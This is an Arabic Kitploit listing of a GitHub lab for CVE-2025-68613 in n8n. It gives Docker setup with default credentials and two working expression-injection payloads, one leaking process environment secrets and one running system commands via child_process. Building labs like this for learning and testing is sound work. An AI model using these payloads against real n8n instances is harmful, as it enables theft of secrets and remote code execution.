
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-68613-n8n-lab — تحليل CVE-2025-68613 | Kitploit
أدوات/GitHubGitHub/r4j3sh-com/cve-2025-68613-n8n-lab
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبالتعلم والتعليممختبرات وتدريب عملي
GitHubr4j3sh-com/cve-2025-68613-n8n-lab

CVE-2025-68613-n8n-lab

تحليل CVE-2025-68613

عرض المستودع
32منذ 11 أشهرلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    347
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    297

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2025-68613 مختبر n8n المحلي

يوفر هذا المستودع إعدادًا بسيطًا لـ Docker Compose يقوم بتشغيل مثيل n8n ضعيف للاختبار المحلي لـ CVE-2025-68613.

المتطلبات

  • Docker Desktop أو Docker Engine
  • Docker Compose v2

بدء سريع

  1. تشغيل الحاوية:

    docker compose up -d
    
  2. افتح n8n في متصفحك:

    • http://localhost:5678
  3. سجل الدخول باستخدام بيانات الاعتماد الافتراضية المحددة في docker-compose.yml:

    • اسم المستخدم: admin
    • كلمة المرور: password

الإيقاف والتنظيف

docker compose down

إخلاء المسؤولية والسلامة

هذه البيئة مخصصة للاختبار المحلي المعزول فقط. لا تعرض هذا المثيل للإنترنت العام أو أي شبكة غير موثوقة. احتفظ به في قطاع شبكة خاص محلي فقط ومنفصل عن أنظمة الإنتاج. استخدمه على مسؤوليتك الخاصة.

التحقق من الثغرة الأمنية (إثبات المفهوم)

بمجرد تشغيل الحاوية، يمكنك الوصول إلى واجهة n8n على http://localhost:5678. لاختبار الثغرة الأمنية، ستقوم بحقن حمولة JavaScript ضارة في حقل تعبير.

خطوات إعادة الإنتاج:

  1. تسجيل الدخول: الوصول إلى لوحة التحكم (إذا قمت بإعداد المصادقة الأساسية، استخدم بيانات الاعتماد المقدمة؛ وإلا، قم بإنشاء حساب مالك جديد).
  2. إنشاء سير عمل: انقر على "إضافة سير عمل" أو انتقل إلى https://n8n.example.com/workflow/new.
  3. إضافة عقدة: أضف عقدة "Set".
  4. حقن الحمولة: في حقل "القيمة" لعقدة Set (تأكد من تفعيل وضع "التعبير" إذا كان متاحًا، أو ببساطة الصق الصيغة التي يفسرها n8n كتعبير)، أدخل إحدى الحمولات التالية:

اختبار 1: تسريب متغيرات البيئة تحاول هذه الحمولة الوصول إلى متغيرات بيئة العملية، والتي غالبًا ما تحتوي على أسرار.

{{ (function() { return this.process.env; })() }}

تسريب متغيرات البيئة

اختبار 2: تنفيذ الأوامر عن بعد (RCE) تحاول هذه الحمولة تحميل وحدة child_process لتشغيل أوامر النظام (على سبيل المثال، whoami).

{{ (function() {
    var require = this.process.mainModule.require;
    var execSync = require('child_process').execSync;
    return execSync('whoami').toString();
})() }}

مثال RCE لأمر id

النتيجة المتوقعة: إذا كانت البيئة ضعيفة، ستعرض لوحة "الإخراج" لعقدة Set نتيجة الأمر (مثل root أو مستخدم n8n) أو كائن JSON يحتوي على متغيرات البيئة. إذا تم تصحيح المثيل (على سبيل المثال، الإصدار 1.122.0+)، فسيعيد الصندوق الرملي كائنًا فارغًا أو خطأ.


تنزيل الأداة




